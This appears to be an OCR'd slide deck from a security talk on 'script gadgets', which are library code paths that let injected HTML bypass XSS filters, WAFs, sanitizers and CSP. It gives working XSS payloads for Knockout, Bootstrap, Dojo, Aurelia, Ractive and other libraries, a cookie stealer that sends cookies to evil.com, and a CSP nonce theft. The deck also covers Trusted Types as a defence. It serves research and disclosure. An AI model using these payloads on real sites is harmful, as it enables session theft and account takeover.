Code-Reuse Attacks for the Web: Breaking XSS mitigations via Script Gadgets

Sebastian Lekies (@slekies)
Krzysztof Kotowicz (@kkotowicz)
Eduardo Vela Nava (@sirdarckcat)

Agenda

1. **Introduction to XSS and XSS mitigations**
2. **What are Script Gadgets?**
3. **Script Gadgets in popular JavaScript libraries**
4. **Script Gadgets in real world applications**
5. **Fixing (DOM) XSS in the Web plattform**
6. **Summary & Conclusion**


Introduction

Cross-Site-Scripting (XSS) primer

XSS is a JavaScript injection vulnerability.

Isn't XSS a solved problem?

How do mitigations work?



Mitigations assume that blocking/removing dangerous tags & attributes stops XSS.

Is this true when building an application with a modern JS framework?

Modern Applications - Example

```
<div data-role="button" data-text="I am a button"></div>

<script>
  var buttons = $("[data-role=button]");
  buttons.html(buttons.attr("data-text"));
</script>
```

Any security issues in this code?

Script Gadget

```
<div data-role="button" ... >I am a button</div>
```

What are Script Gadgets?


```
XSS BEGINS HERE
<div data-role="button" data-text="&lt;script&gt;alert(1)&lt;/script&gt;"></div>
XSS ENDS HERE
<div data-role="button" data-text="I am a button"></div>

<script>
  var buttons = $("[data-role=button]");
  buttons.html(buttons.attr("data-text"));
</script>
```

Script Gadget

```
<div data-role="button" ... ><script>alert(1)</script></div>
```

A *Script Gadget* is a piece of **legitimate JavaScript code** that can be triggered via an HTML injection and that upgrades otherwise benign HTML code to code execution.

Attacker model



Script Gadgets in popular JavaScript libraries

Research Questions

1. How common are gadgets in modern JS libraries?
2. How effective are gadgets in bypassing XSS mitigations?

Methodology

We took **16** popular modern JS libraries:

AngularJS 1.x, Aurelia, Bootstrap, Closure, Dojo Toolkit, Emberjs, Knockout, Polymer 1.x, Ractive, React, RequireJS, Underscore / Backbone, Vue.js, jQuery, jQuery Mobile, jQuery UI

For each library, we tried to **manually** find Script Gadgets that bypass each of the mitigations: **XSS filters, HTML Sanitizers, WAFs, Content Security Policy**

Bypassing WAFs & XSS filters

WAFs & XSS filters detect attack patterns in request parameters, e.g. using regular expressions.

Gadgets can bypass WAFs/XSS filters because...

- Often they allow for encoding the payload
- Some gadgets pass the code to eval()
- No <script>, onerror etc. has to be present

Bypassing WAFs & XSS filters

Example: This HTML snippet:

```
<div data-bind="value:'hello world'"></div>
```

triggers the following code in Knockout:

```
return node.getAttribute("data-bind");
```

```
var rewrittenBindings = ko.expressionRewriting.preProcessBindings(bindingsString, options),
    functionBody = "with($context){with($data||{}){return{" + rewrittenBindings + "}}}";
return new Function("$context", "$element", functionBody);
```

```
return bindingFunction(bindingContext, node);
```

Bypassing WAFs & XSS filters

These blocks create a gadget in Knockout that **eval**()s an **attribute value**.

To XSS a web site with Knockout & XSS filter/WAF, inject

```
<div data-bind="value: alert(1)"></div>
```

Bypassing WAFs & XSS filters

Encoding the payload in Bootstrap:

```
<div data-toggle=tooltip data-html=true
title='&lt;script&gt;alert(1)&lt;/script&gt;'></div>
```

Leveraging eval in Dojo:

```
<div data-dojo-type="dijit/Declaration" data-dojo-props="}-alert(1)-{">
```

Bypassing WAFs & XSS filters

Gadgets bypassing WAFs & XSS Filters:

XSS Filters			WAFs
Chrome	Edge	NoScript	ModSecurity CRS
13 /16	**9** /16	**9** /16	**9** /16

https://github.com/google/security-research-pocs

Bypassing HTML sanitizers

HTML sanitizers remove known-bad and unknown HTML elements and attributes.

> **<script>**, **onerror** etc.

Some sanitizers allow **data-** attributes.

Gadgets can bypass HTML sanitizers because:

- JS code can be present in benign attributes (id, title)
- Gadgets leverage data-* attributes a lot

Bypassing HTML sanitizers

Examples: Ajaxify, Bootstrap

```
<div class="document-script">alert(1)</div>
```

```
<div data-toggle=tooltip data-html=true
     title='&lt;script&gt;alert(1)&lt;/script&gt;'>
```

Bypassing HTML sanitizers

Gadgets bypassing HTML sanitizers:

HTML sanitizers	
DOMPurify	**Closure**
9 /16	**6** /16

https://github.com/google/security-research-pocs

Bypassing Content Security Policy

Content Security Policy identifies trusted and injected scripts.

CSP stops the execution of injected scripts only.

Depending on the CSP mode, trusted scripts:

- Are loaded from a **whitelist** of origins,
- Are annotated with a secret **nonce** value

To make CSP easier to adopt, some keywords relax it in a certain way.

Bypassing Content Security Policy

unsafe-eval: Trusted scripts can call eval().

Gadgets can bypass CSP w/unsafe-eval

- ...because a lot of gadgets use eval().

Example: Underscore templates

```
<div type=underscore/template> <% alert(1) %> </div>
```

Bypassing CSP strict-dynamic

strict-dynamic: Trusted scripts can create new (trusted) script elements.

Gadgets can bypass CSP w/strict-dynamic.

- Creating new script elements is a common pattern in JS libraries.

Example: jQuery Mobile

```
<div
  data-role=popup
  id='--><script>"use strict" alert(1)</script>'
></div>
```

Bypassing Content Security Policy

Whitelist / nonce-based CSP was the most difficult target.

- We couldn’t use gadgets ending in innerHTML / eval()
- We couldn’t add new script elements

We bypassed such CSP with gadgets in **expression parsers**.

Bonus: Such gadgets were successful in bypassing **all the mitigations.**

Gadgets in expression parsers

Aurelia, Angular, Polymer, Ractive, Vue ship expression parsers.

Example: Aurelia - property setters / getters / traversals, function calls

```
<td>
  ${customer.name}
</td>
```

```
AccessMember.prototype.evaluate =
  function(...) { // ...
    return /* ... */ instance[this.name];
  };
```

```
<button foo.call="sayHello()">
  Say Hello!
</button>
```


```
CallMember.prototype.evaluate =
function(...) { // ...
  return func.apply(instance, args);
};
```

Gadgets in expression parsers

Aurelia's expression language supports arbitrary programs.

The following payload calls alert().

```
<div ref=foo
     s.bind="$this.foo.ownerDocument.defaultView.alert(1)">
</div>
```



This payload bypasses **all** tested mitigations.

Gadgets in expression parsers

Example: A JavaScriptless cookie stealer:

```
<img src="http://evil.com/?cookie={{@global.document.cookie}}">
```

No JavaScript required!

Gadgets in expression parsers

Sometimes, we can even construct CSP nonce exfiltration & reuse:

Example: Stealing CSP nonces via Ractive

```
<script id="template" type="text/ractive">
  <iframe srcdoc="
      <script nonce={{@global.document.currentScript.nonce}}>
        alert(1337)
      </{{}}script>">
  </iframe>
</script>
```

Bypassing Content Security Policy

Gadgets bypassing *unsafe-eval* and *script-dynamic* CSP are common in tested JS libraries.

A few libraries contain gadgets bypassing nonce/whitelist CSP.

Content Security Policy			
whitelists	**nonces**	**unsafe-eval**	**strict-dynamic**
3 /16	**4** /16	**10** /16	**13** /16

https://github.com/google/security-research-pocs

Gadgets in libraries - summary

Gadgets are prevalent and successful in bypassing XSS mitigations

- Bypasses in **53.13%** of the library/mitigation pairs
- Every tested mitigation was bypassed at least once
- Almost all libraries have gadgets.
  Exceptions: React (no gadgets), EmberJS (gadgets only in development version)

Gadgets in expression parsers are the most powerful

- XSSes in Aurelia, AngularJS (1.x), Polymer (1.x) can bypass **all** mitigations.

https://github.com/google/security-research-pocs


Empirical Study

Done in collaboration with
Samuel Groß and **Martin Johns** from SAP

Research Questions

1. How common are gadgets in real-world Web sites?
2. How effective are gadgets in bypassing XSS mitigations?

Script Gadgets in user land code



Results: Gadget prevalence

Gadget-related data flows are present on *82 %* of all sites

285,894 verified gadgets on 906 domains *(19,88 %)*

- Detection & verification is very conservative
- Verified gadgets represent a lower bound
- The real number is likely much higher

Gadgets effectiveness - user land code

Gadgets are an effective mitigation bypass vector:

We tested the default settings of HTML sanitizers

- 60% of web sites contain sensitive flows from data- attributes

Eval-based data flows are present on 48% of all Web sites

- Bypasses XSS filters, WAFs & CSP unsafe-eval

CSP strict-dynamic can potentially be bypassed in 73 % of all sites

Fixing XSS in the Web plattform

Root Cause Analysis

Vulnerabilities are technology dependent

(DOM) XSS is enabled by the Web platform itself

- DOM XSS is extremely easy to introduce
- DOM XSS is extremely hard to find
- DOM XSS is the most severe client-side vulnerability

The Web platform and the DOM haven't changed in 25+ years

In the long term, we are only able to address XSS if we change the Web platform

https://github.com/WICG/trusted-types

Example

Replace string-based APIs with typed APIs via an opt-in flag:

- TrustedHtml, TrustedUrl, TrustedResourceUrl, TrustedJavaScript

Trusted types can only be created in a secure manner

- Secure builders, sanitizers, constant string literals, etc.

```
<body>
  <div id=foo></div>
  <script>
  var foo = document.querySelector('#foo');
  var okToUse = TrustedHTML.sanitize('<b>I trust thee</b>');
  foo.innerHTML = okToUse;
  foo.innerHTML = "user-input as string"; // throws an exception
  </script>
</body>
```

Challenges

Backwards Compatibility

- Chrome implementation is accompanied by a polyfill

Enable unsafe conversions in a secure manner

- In edge cases apps need to bless seemingly untrusted strings.
- Solution: make unsafe conversions *auditable* and *enforceable*.

Trade-off: *Perfect Security* vs. *Perfect Usability*

Call to arms

Are you a JavaScript library/framework developer?

Or do you want to contribute to an exciting new Web platform feature?

Do you care about security?

Approach us today or via mail or twitter

Summary & Conclusion

Summary

XSS mitigations work by blocking attacks

- Focus is on potentially malicious tags / attributes
- Most tags and attributes are considered benign

Gadgets can be used to bypass mitigations

- Gadgets turn benign attributes or tags into JS code
- Gadgets can be triggered via HTML injection

Gadgets are prevalent in most modern JS libraries

- They break various XSS mitigations
- Already known vectors at https://github.com/google/security-research-pocs

Gadgets exist in userland code of many websites

Summary

The Web platform hasn't changed in 25 years

- We do not address the root causes of vulnerabilities
- The Web platform is not secure-by-default

The Web platform needs to be secure-by-default

- Trusted Types prevent developers from shooting in their feet
- Security is made explicit and insecurity requires effort

Thank You!